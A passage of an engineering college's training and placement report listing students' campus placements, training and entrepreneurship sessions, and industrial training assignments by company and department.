286	Sanmay Kamble	E&TC	Quality Kiosk Technologies	E&TC-80
287	Deepak Rawat	E&TC	Quality Kiosk Technologies	E&TC-80
288	Apurva Ghume	E&TC	Quality Kiosk Technologies	E&TC-80
289	Harsh Piparwar	E&TC	Quality Kiosk Technologies	E&TC-80
290	Rushikesh Salve	E&TC	Quality Kiosk Technologies	E&TC-80
291	Amale Nitin Bhausaheb	E&TC	Quality Kiosk Technologies	E&TC-80
292	Aditi Khodve	E&TC	Quality Kiosk Technologies	E&TC-80
293	Namrata Bawane	E&TC	Quality Kiosk Technologies	E&TC-80
294	Prasad Padekar	E&TC	Quality Kiosk Technologies	E&TC-80
295	Pandey Garima	E&TC	Jaro Group	E&TC-80
296	HARDIK VYAS	E&TC	Amazon	E&TC-80
297	Durgesh Pandey	E&TC	Amazon	E&TC-80
298	Meenu Krishna	E&TC	Tudip Technologies	E&TC-80
299	Shivam Gupta	E&TC	Tudip Technologies	E&TC-80
300	Durgesh Pandey	E&TC	Concentrix	E&TC-80
301	Shraddha Patil	E&TC	Concentrix	E&TC-80
302	Shivam Vijay Sherkar	E&TC	Infosys	E&TC-80
303	Abrar Ahmed	E&TC	Infosys	E&TC-80
304	Shaikh Ahmed Parvez	E&TC	Concentrix	E&TC-80
305	HARDIK VYAS	ENTC	Concentrix	E&TC-80
306	Kshirsagar Ruchita Ramdas	ENTC	Concentrix	E&TC-80
307	Nikita Shatrughna Fere	ENTC	Concentrix	E&TC-80
308	Pratik Pitambar Nalwade	ENTC	Just Dial	E&TC-80
309	Deepak Singh Rawat	ENTC	Capgemini	E&TC-80
310	Aparna Singh	Electronics	Bristlecone	Electx-14
311	Bhagyashri Desai	Electronics	Bristlecone	Electx
312	Shawan Kumar	Electronics	TCS	Electx
313	Sayee Sabnis	Electronics	Hitech informatics pvt ltd	Electx
314	Alamkar Muluk	Electronics	Amazon	Electx
315	Darshan Swami	Electronics	TCS	Electx
316	Anand Nair	Electronics	Square Yards	Electx
317	Yangzin Chuskit	Electronics	Square Yards	Electx

318	Anand Nair	Electronics	Extramarks	Electx
319	Aparna Singh	Electronics	Johnson Control	Electx
320	Darshan Swami	Electronics	Johnson Control	Electx
321	Pooja Jagtap	Electronics	Concentrix	Electx
322	Suraj Supekar	Electrical	I Research Services	534(No% Criteria)
323	Pratik Maskar	Electrical	I Research Services	534(No% Criteria)
324	Swaraj Gawande	Electrical	I Research Services	534(No% Criteria)
325	Swaraj Gawande	Electrical	Birlasoft	Elect-29
326	Neha Hukumchand Mahajan	Electrical	Infosys	Elect-29
327	Pratik Maskar	Electrical	Square Yards	534(No% Criteria)
328	Ajinkya Patil	Electrical	Square Yards	534(No% Criteria)
329	Chaitanya Paradkar	Electrical	Square Yards	534(No% Criteria)
330	Suraj R Supekar	Electrical	Screen Magic	Elect-29
331	Mugdha Shembade	Electrical	Screen Magic	Elect-29
332	Wankhade Apurva	Electrical	Amazon	534(No% Criteria)
333	Lonkar Mrudula	Electrical	Amazon	534(No% Criteria)
334	Pratik P. Maskar	Electrical	Mphasis Ltd.	534(No% Criteria)
335	Aditya Narkhede	Electrical	Concentrix	534(No% Criteria)
336	Apurva Wankhede	Electrical	Concentrix	534(No% Criteria)
337	Nihal Mansuri	Electrical	Concentrix	534(No% Criteria)
338	Nikhil Bhadake	Electrical	Concentrix	534(No% Criteria)
339	Krushna Ghene	Electrical	Concentrix	534(No% Criteria)
340	Pratik Maskar	Electrical	Concentrix	534(No% Criteria)
341	Mrudula Lonkar	Electrical	Concentrix	534(No% Criteria)
342	Ishwari Deshmukh	Electrical	Quality Kiosk Technologies	Elect-29
343	Nehal Mansuri	Electrical	Quality Kiosk Technologies	Elect-29
344	Krushna Ghene	Electrical	Quality Kiosk Technologies	Elect-29
345	Anand Jadhav	Electrical	Quality Kiosk Technologies	Elect-29
346	Swaraj Gawande	Electrical	Amazon	534(No% Criteria)
347	Anand Jadhav	Electrical	Toppr Technologies Pvt.Ltd.	Elect-29
348	Akash Dalvi	Electrical	Concentrix	534(No% Criteria)
349	Keshav Mutkule	Electrical	Fanuc India	Elect-29
350	Suraj Ramesh Supekar	Electrical	Neilsoft	Elect-29
351	Mrudula Prasad Lonkar	Electrical	Neilsoft	Elect-29
352	Akash Suryawanshi.	Electrical	Balaji Engg. Enterprises, Kalyan, Mumbai.	Elect-29
353	Suraj Supekar	Electrical	Amazon	534(No% Criteria)
354	Parbat Sammruddhi	Electrical	Concentrix	534(No% Criteria)
355	Ranveer Singh	Instrumentation	TCS	Instru-16
356	Subhash Konar	Instrumentation	I Research Services	534(No% Criteria)
357	Shubham Mule	Instrumentation	Insight Success	Instru-16
358	Kiran Lanke	Instrumentation	Johnson Control India	Instru-16
359	Somesh Thombare	Instrumentation	Johnson Control India	Instru-16
360	Saurabh Khamgaonkar	Instrumentation	Sap Engineers	Instru-16
361	Subhash Konar	Instrumentation	Johnson Control	Instru-16
362	Saurabh Tiwade	Instrumentation	Johnson Control	Instru-16
363	Thombre Shravani Sandeep	Instrumentation	Amazon	534(No% Criteria)

364	Mahendra Khaire	Instrumentation	Just Dial	534(No% Criteria)
365	Biradar Avinash	E&TC	Concentrix	534(No% Criteria)
366	Paleriya Darshan	E&TC	Concentrix	534(No% Criteria)
367	Sawant Shubham	Electrical	Concentrix	534(No% Criteria)
368	Kamble Disha Deepak	Electrical	Concentrix	534(No% Criteria)
369	Raina Chilcy	Electronics	Concentrix	534(No% Criteria)
370	Devali Dipesh Mahabaleshwar	E&TC	Concentrix	534(No% Criteria)
371	Shinde Jaypal Shamrao	Computer	Concentrix	534(No% Criteria)
372	Shelake Nilam Laxmikant	Electrical	Concentrix	534(No% Criteria)
373	Salunke Yogesh Dattu	Electrical	Concentrix	534(No% Criteria)
374	Shinde Aniket Bhausaheb	Computer	Concentrix	534(No% Criteria)
375	Kulkarni Aishwarya Anil	Electrical	Concentrix	534(No% Criteria)
376	Pawar Pravin	E&TC	Concentrix	534(No% Criteria)
377	Kirti Chipalunkar	Computer	Screen Magic	Comp-102
378	Hrishikesh Lokhande	Computer	Screen Magic	Comp-102
379	Aditi Sharma	E&TC	Concentrix	534(No% Criteria)
380	Abrar Ahmed	E&TC	Concentrix	534(No% Criteria)
381	Saurabh Baviskar	E&TC	Concentrix	534(No% Criteria)
382	Anjali Phasale	Electrical	Concentrix	534(No% Criteria)
383	Aditi Chimanpure	Electrical	Concentrix	534(No% Criteria)
384	Jayesh Kothawade	E&TC	Concentrix	534(No% Criteria)
385	Harshada Bhojane	E&TC	Concentrix	534(No% Criteria)
386	Akash Kharde	Electrical	Concentrix	534(No% Criteria)
387	Shubham Jadhav	E&TC	Concentrix	534(No% Criteria)
388	Chaitanya Paradkar	Electrical	Concentrix	534(No% Criteria)
389	Pagare Sudesh Ramesh	Electrical	Concentrix	534(No% Criteria)
390	Smita Raut	E&TC	Concentrix	534(No% Criteria)
391	Aarti Dike	Computer	Concentrix	534(No% Criteria)
392	Omkar Joshi	Instrumentation	Concentrix	534(No% Criteria)
393	Shubham Dalal	E&TC	Concentrix	534(No% Criteria)
394	Krishnakant Khedkar	Computer	Concentrix	534(No% Criteria)
395	Prajakta Pandkar	Electrical	Concentrix	534(No% Criteria)
396	Hitesh Chitte	E&TC	Concentrix	534(No% Criteria)
397	Vishal Batheja	Computer	Concentrix	534(No% Criteria)
398	Rajat Suri	E&TC	Concentrix	534(No% Criteria)
399	Pooja Birajdar	Instrumentation	Concentrix	534(No% Criteria)
400	Vishavambhar Urmode	Electrical	Concentrix	534(No% Criteria)
401	Kirti Salve	IT	Concentrix	534(No% Criteria)
402	Pooja Bhore	E&TC	Concentrix	534(No% Criteria)
403	Pratiksha Jagtap	Computer	Concentrix	534(No% Criteria)
404	Aniket Jadhav	E&TC	Concentrix	534(No% Criteria)
405	Neha Mahajan	Electrical	Concentrix	534(No% Criteria)
406	Kedar Kulkarni	E&TC	Concentrix	534(No% Criteria)
407	Pratik Nalwade	E&TC	Concentrix	534(No% Criteria)
408	Nishant Mirashe	Electrical	Concentrix	534(No% Criteria)
409	Shivam Gupta	E&TC	Concentrix	534(No% Criteria)
410	Yogesh Sartape	Electrical	Concentrix	534(No% Criteria)

411	Pallavi Lokare	E&TC	Concentrix	534(No% Criteria)
412	Damini Gujar	E&TC	Concentrix	534(No% Criteria)
413	Tejal Kendre	E&TC	Concentrix	534(No% Criteria)
414	Manikya Sujlegaonkar	Electrical	Concentrix	534(No% Criteria)
415	Chilcy Raina	Electronics	Raam Group	534(No% Criteria)
416	Diksha Kadam	IT	Raam Group	534(No% Criteria)
417	Ibrahim Shaikh	E&TC	Raam Group	534(No% Criteria)
418	Pratiksha Gore	E&TC	Raam Group	534(No% Criteria)
419	Rajat Suri	E&TC	Raam Group	534(No% Criteria)
420	Shubham Mutha	E&TC	Raam Group	534(No% Criteria)
421	Vivek Sharma	Computer	Prototech Solutions	Comp-102

- **Activities Conducted:- (Entrepreneurship activities, Soft Skills ,Vvisits etc)**

Sr. No.	Name Of the Company	Training Activities
1	Soft Skill Sessions by Holistic Healing India for SE students	Soft skill Training for SE, TE and BE Aptitude & soft-skills
2	Training & Placement Dept. AISSMS IOIT College.	Interactive Sessions on "Placement Awareness" Discussion & Guidelines related to Training & Placement.
3	ETHNUS BANGLORE	Company Specific Training (Employability Skill Enhancement Workshop)
4	Vidyalankar Association, GATE CONCEPT SEMINAR	Opportunities in PSUs, Core Industries, MNC & Corporates
5	Vidyalankar Association, GATE CONCEPT SEMINAR	Opportunities in PSUs, Core Industries, MNC & Corporates
6	Session on National Employability Assessment Test (AMCAT)	National Employability Assessment Test
7	Session By Dr. P.B.Mane, Principal, AISSMS IOIT	Session for Unplaced Students
8	BE Group Discussion Session	BE Student Group Discussion Preperation for Company Drive

- **Entrepreneurship Activities**

Sr. No.	Name Of the Company	Entrepreneurship Activities
1	Mr. Abhay Bhrmhe, SDTRONICS, Pune	Workshop on "Entrepreneurship" under the National Theme 'Start up India'
2	Mr. Pankaj Gupta,, Vap O Care.inc, Self Entreprenuer, Mumbai	
3	SAP Engineering and Consultants, Pune	
4	BYST	BYST Mentorship Training 27-28/12/2019

- **Industrial Training**

Sr. No.	Name of the Company	Name of the Student	Department
1	India Meterological Dept. Pune	Atharv Kalyankar	Instrumentation
2	India Meterological Dept. Pune	Mrunal Pathak	Instrumentation
3	India Meterological Dept. Pune	Omkar Patil	Instrumentation
4	Homeone Technologies LLP	Vipul K. Khedekar	Instrumentation
5	Neologic Engineers Pvt Ltd	Shrutika S. Kharde	Instrumentation
6	Neologic Engineers Pvt Ltd	Krutika S. Kharde	Instrumentation
7	Blackbox Technologies	Payal P. Honrao	Instrumentation
8	Alfa Laval	Ishwar Badve	Instrumentation
9	Alfa Laval	Chirag Sanghavi	Instrumentation
10	RNA Automations Pvt.Ltd.	Shravani Sandeep Thombre	Instrumentation
11	Innovative Center for Automation People	Mayur Khatavkar	Instrumentation
12	Innovative Center for Automation People	Smita Mehata	Instrumentation
13	Innovative Center for Automation People	Rohan Tar	Instrumentation
14	Akhilesh Electricals	Prajakta Mahale	Instrumentation
15	Cranes Process flow Technologies Pvt.Ltd.	Lalkar Sarjerao Gore	Instrumentation
16	Petter Com	Ojas U. Nikumbh	Instrumentation
17	B.S. Engineers	Aaditya Kandekar	Instrumentation
18	B.S. Engineers	Akshykumar Gajbhiv	Instrumentation
19	B.S. Engineers	Prathmesh Antapurkar	Instrumentation
20	Oil and Natural Gas Corporation Ltd.	Ranveer Kumar Singh	T. E.Instrumentation
21	Gharda Chemicals Ltd.	Mr. Nidal Ilyas Desai	T. E.Instrumentation
22	Vinati Organics Ltd.	Mr. Nidal Ilyas Desai	T. E.Instrumentation
23	Lupin Ltd	Suyog Pradip Patil	T. E.Instrumentation
24	Volkswagen India Pvt. Ltd.	Ranveer kumar Shingh	T. E.Instrumentation
25	Versa Controls	Saket Godse	SE Instru
26	HPCL Mittal Energy Ltd.	Onkar Raut	TE Instru
27	Fleetguard Filters Pvt. Ltd.	Amol Jadhav	BE Instru
28	Microchech Calibration Services	Shamal Gund	BE Instru
29	Serum Institute of India Pvt. Ltd.	Payal P. Honrao	BE Instru
30	Ultra Air Solutions Pvt. Ltd.	Birajadar Pooja	BE Instru
31	Bajaj Electricals Ltd.	Kulkarni Swaraj	BE Instru
32	Green con Solutions	Rutuja Zate	TE Instru
33	Green con Solutions	Akanksha Bhosale	TE Instru
34	RNA Automations Pvt.Ltd.	Shravani Sandeep Thombre	TE Instru
35	Advent Tech.	Shrutika S. Kharde	TE Instru
36	Advent Tech.	Krutika S. Kharde	TE Instru
37	Vinati Organics Ltd.	Sanket More	TE Instru
38	Vinati Organics Ltd.	Jaydeep Joshi	TE Instru
39	Shree Pneumatics Automation Solutions	Vipul K. Khedekar	BE Instru
40	Shree Pneumatics Automation Solutions	Akshay Magar	BE Instru
41	Shree Pneumatics Automation Solutions	Snehal Tekawade	BE Instru
42	Shree Pneumatics Automation Solutions	Akanksha Wattamwar	BE Instru
43	Shree Pneumatics Automation Solutions	Pratiksha Patil	BE Instru

44	Koyana Sahakari Dudh Utpadak Prakriya Sangh	Sandesh Shinde	TE Instru
45	Koyana Sahakari Dudh Utpadak Prakriya Sangh	Shweta Ghodge	TE Instru
46	KSGT Electomech	Sarika S. Bhogade	BE Instru
47	P R Hydraulics	Kedar Wavare	BE Instru
48	P R Hydraulics	Kalyani Buttepatil	BE Instru
49	Gayatri Traders	Gauri Deshmukh	BE Instru
50	Gayatri Traders	Prajakta Mahale	BE Instru
51	S. S. Enterprises	Saurabh Aher	BE Instru
52	Nishitronics Instrumentation	Shubham Gadekar	BE Instru
53	Nishitronics Instrumentation	Dhavalsinh Bhosale	BE Instru
54	Brilliant Industries	Saurabh Khamgaonkar	BE Instru
55	Tirumala Facility Management India LLP	Ifrah Nawaz Khan	BE Instru
56	Tirumala Facility Management India LLP	Pranav Dalvi	BE Instru
57	Tirumala Facility Management India LLP	Pranav Pawar	BE Instru
58	IMD,Pune	Saurabh S. Khamgaonkar	BE Instru
59	IMD,Pune	Kapil Kulkarni	BE Instru
60	Indian Meteorological Dept.	Akanksha Bhosale	BE Instru
61	Indian Meteorological Dept.	Shamal Gund	BE Instru
62	Indian Meteorological Dept.	Swaraj Kulkarni	BE Instru
63	Vritti Solutions Ltd.	Vanshika Singh	TE IT
64	Insta Data Systems	Vedant Ghavate	BE IT
65	Volkswagen India Pvt. Ltd.	Mayur Kiran Dokras	BE IT
66	DRDO	Anamika Sarkar	Information Technology
67	Nil Digital	Anurag Kiran Yadav	Information Technology
68	Data Integration	Anushi Agarwal	Information Technology
69	Tecnogeeks	Bayas Ganesh Sunil	Information Technology
70	Mechgreen manufacturing	Bendale Shruti Chandrashekhar	Information Technology
71	Tech Smart Systems/ElseIf Technologies	Bhagwat Vaishnavi Prakash	Information Technology
72	CAPITA	Bhongale Sourabh Dattatray	Information Technology
73	Digital main	Daniel Rijil Saji	Information Technology
74	Tech Smart Systems	Deshmukh Arnav Sudhir	Information Technology
75	java home	Deshmukh Pragati Eknath	Information Technology
76	NA	Deshmukh Pranav Chandrashekhar	Information Technology
77	Technostart	Dhame Kshipra Pravin	Information Technology
78	AnExpertise	Dhanashri Mahesh Mundada	Information Technology
79	HGS	Dongare Milka Roben	Information Technology
80	AnExpertise	Gagandeep Singh Thethi	Information Technology
81	InstaData Systems	Ghavate Vedant Balu	Information Technology
82	Decathlon	Hoskote Harshita Vineet	Information Technology
83	T-INFOSYSTEM	Ing19ale Vrushali Kisho20r	Information Technology
84	Docorp services	Jadhav Vinay Harishchandra	Information Technology
85	skills cafe	Jain Riya Rakesh	Information Technology
86	Docorp services	Kakde Anup Ruprao	Information Technology
87	New Printing Press	Kanade Sarika Kailas	Information Technology
88	BinaryBridge	Kapade Charudatta Bharatbhushan	Information Technology

89	AnExpertise	Khamkar Pushpak Sanjay	Information Technology
90	Docorp services	Khirale Piyush Bhaskar	Information Technology
91	BMC Software Pvt Ltd	Kothari Neha Harshkumar	Information Technology
92	Eagle TK Infotech Pvt Ltd	Kumbhar Priyanka Sunil	Information Technology
93	SP Enterprises	Kurankar Rushikesh Shivaji	Information Technology
94	Innovatus Technologies	Lad Niyanta Shashikant	Information Technology
95	Data Integration	Leona Sam	Information Technology
96	TechSmartSys	Lunkad Dhanesh Mahendra	Information Technology
97	Tech Smart Systems	Mandal Deepak Ajit	Information Technology
98	HGS	Mankar Esha Vikas	Information Technology
99	T-INFOSYSTEM	Mokashi Sarthak Prakash	Information Technology
100	PRCS	Nanaware Chinmay Shrikant	Information Technology
101	T-INFOSYSTEM	Pagar Dipti Mohan	Information Technology
102	Tech Smart Systems	Pranali Zingre	Information Technology
103	Tech Smart Systems	Raut Pratiksha Ramesh	Information Technology
104	Lorhan IT Services	Rupawat Risha Rajendra	Information Technology
105	Tech Smart Systems	Salve Kirti Genuji	Information Technology
106	Innovatus Technologies	Sayyed Simran Saif	Information Technology
107	Data Integrartion	Seona sam	Information Technology
108	AnExpertise	Shah Swarali Atul	Information Technology
109	Innovatus Technologies	Shaikh Aliya Asif	Information Technology
110	Docorp services	Shitole Akash Suresh	Information Technology
111	T-INFOSYSTEM	Sutar Rushikesh Sanjiv	Information Technology
112	Techsmart	Thak Mansi Pralhad	Information Technology
113	Data Integration	Vishaka Arjun Mandge	Information Technology
114	bighosa	Yogesh Thadani	Information Technology
115	TechSmart	Mansi Thak	Information Technology
116	TechSmart	Vaishnavi Bhagwat	Information Technology
117	Java home	Pragati Deshmukh	Information Technology
118	Indian Oil Corporation Ltd.	Shivani Vivek Chavan	Computer
119	DRDO	Niti Shinde	TE Comp
120	DRDO	Hrishikesh Lokhande	TE Comp
121	DRDO	Nitesh Bhatt	TE Comp
122	DRDO	Rutuja Sonawane	TE Comp
123	DRDO	Niti Shinde	TE Comp
124	DRDO	Hrishikesh Lokhande	TE Comp
125	DRDO	Nitesh Bhatt	TE Comp
126	DRDO	Rutuja Sonawane	TE Comp
127	DRDO	Mrunali Waghamare	TE Comp
128	Gujrat Road & Infrastructure	Aashish Ladani	FE Comp
129	Pioneer lines	Amul Singh	TE Comp
130	Pioneer lines	K V Srikant Babu	TE Comp
131	Indiva Business Solutions	Priyansh Jain	SE Comp
132	Research & Development Engineers	Aditya Vanshkar	TE Comp
133	Research & Development Engineers	Vivek Sharma	TE Comp
134	Research & Development Engineers	Abhijit Dhamdhere	TE Comp
135	Forbes Marshal Pvt. Ltd.	Sharan Rajju	SE Comp

136	Forbes Marshal Pvt. Ltd.	Evana M. Thomas	SE Comp
137	Forbes Marshal Pvt. Ltd.	Riya Reji	SE Comp
138	Zensar Tech. Ltd.	Pranoti J. More	TE Comp
139	Research & Development Engineers	Aditya Banshkar	TE Comp
140	Research & Development Engineers	Vivek Sharma	TE Comp
141	Research & Development Engineers	Abhijit Dhamdhere	TE Comp
142	LG Electronics Pvt. Ltd.	Pranoti J. More	SE Comp
143	Nil Digital Enterprises Pvt. Ltd.	Vinit Shah	TE Comp
144	L&T Infotech	Janhavi Deoghare	TE Comp
145	V Kumar Solutions Pvt. Ltd.	Vijayalakshmi Bhambure	BE Comp
146	Cognologix Technology Pvt. Ltd.	Shubham Milind Kasar	BE Comp
147	Earth Solutions Pvt. Ltd.	Siddharth Rane	BE Comp
148	Royal Engineering and Solution	Nandlal Lambole	TE Comp
149	Royal Engineering and Solution	Suraj Nittule	TE Comp
150	Royal Engineering and Solution	Vivek Owhal	TE Comp
151	Godrej Eternia-A	Pooja Khandelwal	TE Comp
152	XDBS	Priyanka Gaikawd	BE COmp
153	Tech Smart Systems	Yash J. Kasat	BE Computer
154	Tech Smart Systems	Deep Patadiya	BE Computer
155	Tech Smart Systems	Nikhil Mandale	BE Computer
156	Tech Smart Systems	Rishabh Jagatap	BE Computer
157	Tech Smart Systems	Surabhi D. Kungare	BE Computer
158	Innovative Solutions Bhosari MIDC	Prachi Pawar	E & TC
159	ARDE (DRDO), Pashan Pune	Kalyani A. More	E & TC
160	ARDE (DRDO)	Prachi Pawar,	E & TC
161	ARDE (DRDO)	Shubham Raina	E & TC
162	The Director ARDE (DRDO)Pashan, Pune	Kalyani A. More	E & TC
163	The Director ARDE (DRDO)Pashan, Pune	Shubham Raina	E & TC
164	The Director ARDE (DRDO)Pashan, Pune	Prachi Pawar,	E & TC
165	IOT, Narhe, Pune	Sameer Awate	E & TC
166	IOT, Narhe, Pune	Akash Pande	E & TC
167	IOT, Narhe, Pune	Riddhi Singhavi	E & TC
168	Winstreet Infotech Pvt. Ltd.	Pranav M. Khandegaonkar	SE (B) E&TC
169	Parishram Enterprises	Nikhil N. Bangad	BE E&TC
170	Defence Research & Development Org.	Saurav C. Kalal	TE E&TC
171	Defence Research & Development Org.	Sanchita Y. Lawande	TE E&TC
172	Legrand Pvt. Ltd.	Pancham A Chaudhari	SE E&TC
173	Scope T&M Pvt. Ltd.	Sanmay N. Kamble	TE E&TC
174	Scope T&M Pvt. Ltd.	Prasad N. Padekar	TE E&TC
175	Aakruti Elex Pvt. Ltd.	Udit Deshmukh	TE E&TC
176	Aakruti Elex Pvt. Ltd.	Amey Vajurkar	TE E&TC
177	Page Up Software	Pratiksha S. Gore	TE E&TC
178	Page Up Software	Venkatesh Kapare	TE E&TC
179	Page Up Software	Sajal R. Kheta	SE E&TC
180	YMK Sahakari Sakhar Karkhana	Sahil Deshpande	TE E&TC
181	Aakruti Elex Pvt. Ltd.	Kharadkar Jayaraj	SE E&TC
182	Aakruti Elex Pvt. Ltd.	Deshpande Shravan	SE E&TC

183	Reliance JIO Infocom Ltd.	Saraiya A Deepak	TE E&TC
184	Grupo Antolin	Abhinandan V Suryawanshi	SE E&TC
185	Grupo Antolin	Shubham R Gosavi	SE E&TC
186	Bicard Training Institute	Apurva Ghume	TE E&TC
187	Satyam Enterprises	Shraddha Jadhav	TE E&TC
188	Satyam Enterprises	Ruturaj Dhakate	TE E&TC
189	Satyam Enterprises	Rushikesh Deshmukh	TE E&TC
190	Satyam Enterprises	Nikhila Mule	TE E&TC
191	Satyam Enterprises	Vinit Mudgundi	TE E&TC
192	AARGS Impex	Ritija Gupta	TE E&TC
193	IDEAL Solution	Madhav Pawar	BE E&TC
194	IDEAL Solution	Sagar Misal	BE E&TC
195	IDEAL Solutions Pvt. Ltd.	Pawale Kirti	BE E&TC
196	Hema Driveline & Hydraullics Pvt. Ltd.	Vrushali Mande	TE E&TC
197	Hema Driveline & Hydraullics Pvt. Ltd.	Tarika Nagade	TE E&TC
198	Bharat Forge Ltd.	Pallavi Lokare	TE E&TC
199	Bharat Forge Ltd.	Harshada Kumbhar	TE E&TC
200	Bharat Forge Ltd.	Sanskruti Dhale	TE E&TC
201	Partronics	Preeti Kshirsagar	TE E&TC
202	Partronics	Kajari Nikalje	TE E&TC
203	Partronics	Nikita Bengle	TE E&TC
204	Geekom Logistech Pvt. Ltd.	Apurva B. Chaudhari	BE E&TC
205	Geekom Logistech Pvt. Ltd.	Devki Chandgude	BE E&TC
206	Geekom Logistech Pvt. Ltd.	Himani Waghulde	BE E&TC
207	Indian Meteorological Department	Deepa Patil	BE E&TC
208	Indian Meteorological Department	Krishnaraj Rokade	BE E&TC
209	Indian Meteorological Department	Ashish Salunke	BE E&TC
210	DRDO R&DE	Pawankumar Madhav Hanmante	BE E&TC
211	Emastro Technology Pvt. Ltd.	Darshan Swami	BE E&TC
212	Orion Industries	Rishabh Sonawane	BE E&TC
213	Vewgae Softech Pvt. Ltd.	Riya Dhokaria	BE E&TC
214	Vewgae Softech Pvt. Ltd.	Aseem Bhope	BE E&TC
215	Vewgae Softech Pvt. Ltd.	Apurva Chaskar	BE E&TC
216	Bharat Forge Ltd.	Poonam Molawade	BE E&TC
217	Bharat Forge Ltd.	Tarika Nagda	BE E&TC
218	Bharat Forge Ltd.	Nayan S. Pangare	BE E&TC
219	Bharat Forge Ltd.	Mubasheer A. Shaikh	BE E&TC
220	Prompt ERP Ltd.	Khuchali	BE E&TC
221	Newgen Softech Pvt. Ltd.	Aditya Ganeshkar	BE E&TC
222	Newgen Softech Pvt. Ltd.	Sanchita Y. Lawande	BE E&TC
223	Newgen Softech Pvt. Ltd.	Kalyani Ashtikar	BE E&TC
224	Scope T&M Pvt. Ltd. (RSD)	Sanmay N. Kamble	BE E&TC
225	Scope T&M Pvt. Ltd. (RSD)	Prasad N. Padekar	BE E&TC
226	Pentagon Assembly Automation Pvt. Ltd.	Neha Pophale	BE E&TC
227	Mercedes Benz India Pvt. Ltd.	Faisal Khan	BE E&TC
228	Bizmo Technologies	Shraddha Bathia	BE E&TC
229	Yogesh Vyawahare	Siemens	Electrical

230	Trimurty Engineering Services	Swaraj Gawande	Electrical
231	Vidyut Control	Apurva Wankhade	Electrical
232	Rohit Electricals	Krushna Digambar Ghene	Electrical
233	Sai Enterprises	Ishwari Chandrashekhar Deshmukh	Electrical
234	Aditya Automation	Aditi Prakash Chimanpure	Electrical
235	Aditya Automation	Anjali Chandrakant Phasale	Electrical
236	Madhav Capacitors Private Limited, Bhosari Pune	Salunke Yogesh Dattu	Electrical
237	Kirloskar Oil Engines Ltd.	Prajakta Ramesh Pandkar	Electrical
238	Sun Flag Iron & Steel Co Ltd.	Nishant Mirashe	Electrical
239	Madhav Capacitors Pvt.Ltd	Sandip Raosaheb Gaikwad	Electrical
240	Madhav Capacitor Pvt	Nimbalkar Bhagwat	Electrical
241	Lumax Auto Technologies Ltd. Chakan	Pratik Rajendra Hole	Electrical
242	Trimurty Engineering Services	Swaraj Gawande	Electrical
243	Mahavir Ice Factory Pvt.Ltd	Kajal Dileep Gandhi	Electrical
244	Nashik Transformer Industry	Pankaj Ramesh Shelke	Electrical
245	Vision Systems	Aishwarya Kulkarni	Electrical
246	Akhilesh Electricals	Akash Sadashiv Dalvi	Electrical
247	Akhilesh Electricals	Sanket Sandip Baravkar	Electrical
248	Deluxe Entertainment Services India Pvt.Ltd	Shrawani Nitin Deshpande	Electrical
249	Deluxe Entertainment Services India Pvt.Ltd	Sakshi Naresh Shah	Electrical
250	Legrand Pvt. Ltd	Pancham Chaudhari	Electrical
251	Global Tools	Keshav Dattatray Mutkule	Electrical
252	Sai Enterprise	Chaitanya Paradkar	Electrical
252	Rattanindia Power Ltd.	Shubham Chaudhari	Electrical
253	Aryan Electricals	Samruddhi Balasaheb Parbat	Electrical
254	Shree Yash Bhavani Developers	Shambhuraje Vitthalrao Salunkhe	Electrical
255	Force Motors India Pvt. Ltd	Mugdha Shembade	Electrical
256	N.Kenin Transformers	Bhise Revati Uday	Electrical
257	Balaji Engineering Enterprises, Kalyan(W)	Akash Ashok Suryawanshi	Electrical
258	Mahavir Ice Factory Pvt. Ltd. Jamkhed	Nikhil Prakash Bhadake	Electrical
259	Chabbi Industry	Neha Mahajan	Electrical
260	Chhabi Electrical	Ankita Himmatrao Salunkhe	Electrical
261	Sunny Water Sports	Nihal Iqbal Mansuri	Electrical
262	Nd Enterprises	Suraj Suresh Nalpe	Electrical
263	Madhur Electricals Nashik	Ajinkya Kailas Patil	Electrical
264	Trimurti Electricals	Ajay Rachalwar	Electrical
265	Indiana Led Lighting Llp	Mungase Dnyaneshwari Somnath	Electrical
266	Nd Enterprises	Lonkar Mrudula Prasad	Electrical
267	Aspire Electronics Corporation Shital Complex, Behind Anjali Plywood, Dwarka. Nashik	Piyush Mahajan	Electrical
268	Madhur Electricals,Nashik	Nehete Yogesh Sanjay	Electrical
269	Msedcl	Dipak Pawar	Electrical
270	Simplex Casting	Aditya Vivek Narkhede	Electrical
271	Frontline Electronic Limited	Nilam Laxmikant Shelake	Electrical
272	Gryphon Automobile.Pvt Ltd	Onkar Naske	Electrical

273	Gryphon Automobile.Pvt Ltd	Krishnat Biru Bandichode	Electrical
274	Krishna Industries	Pramila Sunil Gabhale	Electrical
275	Frontline Electronics Pvt Ltd Pune	Patil Bhagyashri Bhanudas	Electrical
276	Akhilesh Electrical	Mahesh Chaudhari	Electrical
277	New Vaidehi Infracon Pvt. Ltd.	Ashutosh Raju Patil	Electrical
278	Mahavitaran	Anand Madhavrao Jadhav	Electrical
279	Sai Swara Electricals	Satyam Dhamne	Electrical
280	Trimurti Engineering Services	Krishnat Bandichode	Electrical
281	Akhilesh Electrical	Vaibhav Sunil Badgujar	Electrical
282	Government ITI, Aundh Hi-Tech and Advanced Vocational Training system, Aundh	Pratik Hole	Electrical
283	Government ITI, Aundh Hi-Tech and Advanced Vocational Training system, Aundh	PanchamChoaudhari	Electrical
284	Government ITI, Aundh Hi-Tech and Advanced Vocational Training system, Aundh	Sudesh Pagare	Electrical
285	Government ITI, Aundh Hi-Tech and Advanced Vocational Training system, Aundh	Ajinkya Patil	Electrical
286	Government ITI, Aundh Hi-Tech and Advanced Vocational Training system, Aundh	Akash Dalvi	Electrical
287	Government ITI, Aundh Hi-Tech and Advanced Vocational Training system, Aundh	Sravani Deshpande	Electrical
288	Government ITI, Aundh Hi-Tech and Advanced Vocational Training system, Aundh	MugdhaShambade	Electrical
289	Government ITI, Aundh Hi-Tech and Advanced Vocational Training system, Aundh	Sakshi Shah	Electrical
290	Government ITI, Aundh Hi-Tech and Advanced Vocational Training system, Aundh	Chaitanya Paradkar	Electrical
291	Government ITI, Aundh Hi-Tech and Advanced Vocational Training system, Aundh	Sandeeep Gaikwad	Electrical
292	Government ITI, Aundh Hi-Tech and Advanced Vocational Training system, Aundh	MrudulaLonkar	Electrical
293	Government ITI, Aundh Hi-Tech and Advanced Vocational Training system, Aundh	Pramila Gabale	Electrical

294	Government ITI, Aundh Hi-Tech and Advanced Vocational Training system, Aundh	Samruddhi Parbat	Electrical
295	Government ITI, Aundh Hi-Tech and Advanced Vocational Training system, Aundh	VishwambharUrmode	Electrical
